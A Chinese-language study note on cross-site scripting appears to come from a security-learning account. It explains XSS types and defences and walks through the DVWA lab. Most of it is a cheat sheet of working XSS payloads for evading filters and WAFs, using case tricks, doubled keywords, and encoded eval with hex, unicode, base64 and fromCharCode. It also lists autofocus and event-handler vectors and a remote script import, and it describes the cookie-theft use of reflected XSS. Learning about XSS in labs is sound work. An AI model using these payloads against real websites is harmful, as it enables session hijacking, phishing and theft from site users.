类型

反射型xss

存储型xss （也称持久型，可以存到介质中，最终可以保存，有一个存储到取出的过程）

dom型 xss

危害

钓鱼，快照劫持，强制弹出广告刷流量，可以配合csrf联合使用

cookie盗取，欺骗管理员登录后台

xss解决方法

- 过滤一些危险字符，以及转义& < > " ' /等危险字符
- HTTP-only Cookie: 禁止 JavaScript 读取某些敏感 Cookie，攻击者完成 XSS 注入后也无法窃取此Cookie。
- 设置CSP(Content Security Policy)
- 输入内容长度限制（最好后台限制）
- 白名单（不推荐使用黑名单）

测试注意

1.闭合（注意闭合优先级，优先闭合优先级高的），闭合标签，只需要闭合前面的即可

2.长度的限制

3.防护（代码防护，waf防护）

4.位置问题

找到类似document.write、innerHTML赋值、outterHTML赋值、window.location操作、写javascript:后内容、eval、setTimeout 、setInterval 等直接执行之类的函数点。找到其变量，回溯变量来源观察是否可控，是否经过安全函数。

**

注意：前后台标签不一致，但是可以通过前台推理后台标签。如果不知道后台标签的情况下，尝试盲闭合，将所有能想到的标签全部写上

注意：长度限制有（前台限制，后台限制） 后台服务器代码限制：只能缩短代码长度

**

存在地点：

（单纯就是测试输入点） 例如：留言板，发帖，标题，注册（用户名，个人资料，支付宝，微信，备注，留言，银行卡信息），修改资料/提交工单，打款备注，订餐系统（备注位置）

****注意：代码高亮说明代码执行了的，但是没有效果可能是没有执行完整****

存储型xss

原理：

攻击者在页面插入xss代码，服务端将数据存入数据库一类的数据存储容器，当用户访问到存在xss页面漏洞的页面时。服务器从数据库中取出数据展示到页面上，导致xss代码执行，达到攻击效果。


公众号：0x00实验室

dom型xss

原理：

攻击者在URL中插入xss代码，前端页面直接从URL中获取xss代码并且输出到页面，导致xss代码的执行，攻击者将带有xss代码的URL发送给用户，用户打开后收到攻击。

DOM就是一个树状的模型，你可以编写Java代码根据DOM一层一层的节点，去遍历/获取/修改对应的节点，对象，值。dom xss并不复杂，他也属于反射型xss的一种(，domxss取决于输出位置，并不取决于输出环境，因此domxss既有可能是反射型的，也有可能是存储型的)，简单去理解就是因为他输出点在DOM



document.referer 属性
window.name 属性
location 属性
innerHTML 属性
documen.write 属性
默认火狐是不能执行这种dom xss 因为火狐会把url 上面的字符串进行编码
在ie 里面默认不编码 但是要关闭xss 过滤器方可执行

反射型xss

原理：

公众号：0x00实验室

是一种非持续型攻击。漏洞本身存在，但是需要攻击者构造出来，然后让对方去触发。它不会对正常的访问造成跨站攻击。这种攻击是一次型攻击，它不会写入到数据库里。当用户访问一个带有XSS代码的URL请求时，服务器端接收数据后处理，然后把带有XSS的数据发送到浏览器，浏览器解析这段带有XSS代码的数据后，最终造成XSS漏洞。这个过程就像一次反射。

交互的数据一般不会被存在数据库里面，一次性，所见即所得，一般出现在查询类页面

利用：

通过发送构造的链接，来进行利用，需要一个网站，网站中有个能够收集cookie 的文件，需要有收集受害者cookie后将收集的cookie发送给网站中文件的js文件，构造链接，当用户点击该链接时，相当于执行了获取该用户的cookie并把cookie发送给收集cookie文件的操作。

区别：

反射型XSS：通过诱导用户点击，我们构造好的恶意payload才会触发的XSS。反射型XSS的检测我们在每次请求带payload的链接时页面应该是会带有特定的畸形数据的。

DOM型：通过修改页面的DOM节点形成的XSS。DOM-based XSS由于是通过js代码进行dom操作产生的XSS，所以在请求的响应中我们甚至不一定会得到相应的畸形数据

绕过

方法：

有过滤的情况下

过滤空格

用/代替空格

```
<img/src="x"/onerror=alert("xss");>
```

过滤关键字

大小写绕过

```
<ImG sRc=x onerRor=alert("xss");>
```

双写关键字

有些waf可能会只替换一次且是替换为空，这种情况下我们可以考虑双写关键字绕过

```
<imimgg srsrcc=x onerror=alert("xss");>
```

字符拼接

利用eval

```
<img src="x" onerror="a=`aler`;b=`t`;c='(`xss`);';eval(a+b+c)">
```

利用top

```
<script>top["al"+"ert"](`xss`);</script>
```

编码绕过

Unicode编码绕过（注：此处不用代码块，避免转义）

<img src="x" onerror="alert("xss");">

<img src= “x”

onerror= “eval(’ \u0061\u006c\u0065\u0072\u0074\u0028\u0022\u0078\u0073\u0073\u0022\u0029\u003b’)” >

url编码绕过

```
<img src="x" onerror="eval(unescape('%61%6c%65%72%74%28%22%78%73%73%22%29%3b'))">
<iframe
src="data:text/html,%3C%73%63%72%69%70%74%3E%61%6C%65%72%74%28%31%29%3C%2F%73%63%72%69%70%74%3E"></iframe>
```

公众号：0x00实验室

Ascii码绕过

```
<img src="x" onerror="eval(String.fromCharCode(97,108,101,114,116,40,34,120,115,115,34,41,59))">
```

hex绕过

```
<img src=x onerror=eval('\x61\x6c\x65\x72\x74\x28\x27\x78\x73\x73\x27\x29')>
```

八进制

```
<img src=x onerror=alert('\170\163\163')>
```

base64绕过

```
<img src="x" onerror="eval(atob('ZG9jdW1lbnQubG9jYXRpb249J2h0dHA6Ly93d3cuYmFpZHUuY29tJw=='))">
<iframe src="data:text/html;base64,PHNjcmlwdD5hbGVydCgneHNzJyk8L3NjcmlwdD4=">
```

过滤双引号，单引号

1.如果是html标签中，我们可以不用引号。如果是在js中，我们可以用反引号代替单双引号

```
<img src="x" onerror=alert(`xss`);>
```

2.使用编码绕过

过滤括号

当括号被过滤的时候可以使用throw来绕过

```
<svg/onload="window.onerror=eval;throw'=alert\x281\x29';">
```

过滤url地址

使用url编码

```
<img src="x" onerror=document.location=`http://%77%77%77%2e%62%61%69%64%75%2e%63%6f%6d/`>
```

使用IP

1.十进制IP

```
<img src="x" onerror=document.location=`http://2130706433/`>
```

2.八进制IP

```
<img src="x" onerror=document.location=`http://0177.0.0.01/`>
```

3.hex

```
<img src="x" onerror=document.location=`http://0x7f.0x0.0x0.0x1/`>
```

4.html标签中用//可以代替http://

```
<img src="x" onerror=document.location=`//www.baidu.com`>
```

5.使用\\

但是要注意在windows下\本身就有特殊用途，是一个path 的写法，所以\\在Windows下是file协议，在linux下才会是当前域的协议

6.使用中文逗号代替英文逗号

如果在域名中输入中文句号浏览器会自动转化成英文的逗号

**

可以参见XSS过滤绕过速查表：https://blog.csdn.net/weixin_50464560/article/details/114491500

**

常见标签

参见freebuf中文章

〈scirpt〉

```
<scirpt>alert("xss");</script>
```

公众号：0x00实验室


```
<img src=1 onerror=alert("xss");>
```

<input>

```
<input onfocus="alert('xss');">
```

```
竞争焦点，从而触发onblur事件
<input onblur=alert("xss") autofocus><input autofocus>
通过autofocus属性执行本身的focus事件，这个向量是使焦点自动跳到输入元素上,触发焦点事件，无需用户去触发
<input onfocus="alert('xss');" autofocus>
```

<details>

```
<details ontoggle="alert('xss');">
```

```
使用open属性触发ontoggle事件，无需用户去触发
<details open ontoggle="alert('xss');">
```

<svg>

```
<svg onload=alert("xss");>
```

<select>

```
<select onfocus=alert(1)></select>
```

```
通过autofocus属性执行本身的focus事件，这个向量是使焦点自动跳到输入元素上,触发焦点事件，无需用户去触发
<select onfocus=alert(1) autofocus>

```

<iframe>

```
<iframe onload=alert("xss");></iframe>
```

<video>

```
<video><source onerror="alert(1)">
```

<audio>

```
<audio src=x onerror=alert("xss");>
```

<body>

```
<body/onload=alert("xss");>
利用换行符以及autofocus，自动去触发onscroll事件，无需用户去触发
<body onscroll=alert("xss");>
<br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><input autofocus>
```

<textarea>

```
<textarea onfocus=alert("xss"); autofocus>

```

<keygen>

```
<keygen autofocus onfocus=alert(1)> //仅限火狐
```

<marquee>

公众号：0x00实验室

```
<marquee onstart=alert("xss")></marquee> //Chrome不行，火狐和IE都可以
```

<isindex>

```
<isindex type=image src=1 onerror=alert("xss")>//仅限于IE
```

利用link远程包含js文件

PS：在无CSP的情况下才可以

```
<link rel=import href="http://127.0.0.1/1.js">
```

javascript伪协议

<a>标签

```
<a href="javascript:alert(`xss`);">xss</a>
```

<iframe>标签

```
<iframe src=javascript:alert('xss');></iframe>
```

<img>标签

```
<img src=javascript:alert('xss')>//IE7以下
```

<form>标签

```
<form action="Javascript:alert(1)"><input type=submit>
```

其它

expression属性

```
<img style="xss:expression(alert('xss''))"> // IE7以下
<div style="color:rgb(''?x:expression(alert(1))"></div> //IE7以下
<style>#test{x:expression(alert(/XSS/))}</style> // IE7以下
```

background属性

```
<table background=javascript:alert(1)></table> //在Opera 10.5和IE6上有效
```

工具

beef（开源） 使用百度，没有多大难度

xssor


xss平台（可以自己搭）

ietester

dvwa

low

<script>alert(1)</script>



公众号：0x00实验室

没有任何变化，直接出现弹窗

```
<?php

header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Feedback for end user
    echo '<pre>Hello ' . $_GET[ 'name' ] . '</pre>';
}

?>
```


从代码可以知道，没有任何过滤，直接打印输入，所以可以直接执行恶意代码

median

<script>alert(1)</script>

过滤了标签

<ScriPt>alert(1)</SCriPt>



但是没有过滤大小写

```
<?php

header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
        // Get input
        $name = str_replace( '<script>', '', $_GET[ 'name' ] );

        // Feedback for end user
        echo "<pre>Hello ${name}</pre>";
}
?>
```

从代码可知，虽然过滤了标签，但是却没有过滤大小写，同时也只过滤了固定标签，漏洞很大

high

<script>alert(1)</script>


公众号·0x00实验室

```php
<?php

header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
        // Get input
        $name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '', $_GET[ 'name' ] );

        // Feedback for end user
        echo "<pre>Hello ${name}</pre>";
}

?>
```


从代码可知，所有含script的都会被过滤，所以考虑其他标签

<img src="x" onerror=alert(22)>

impossible



公众号：0x00实验室



代码均被转为文本

```php
<?php

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
        // Check Anti-CSRF token
        checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'ind
ex.php' );

        // Get input
        $name = htmlspecialchars( $_GET[ 'name' ] );

        // Feedback for end user
        echo "<pre>Hello ${name}</pre>";
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

Impossible级别的代码使用htmlspecialchars函数把预定义的字符&、”、’、<、>转换为 HTML 实体，防止浏览器将其作为HTML元素。

公众号：0x00实验室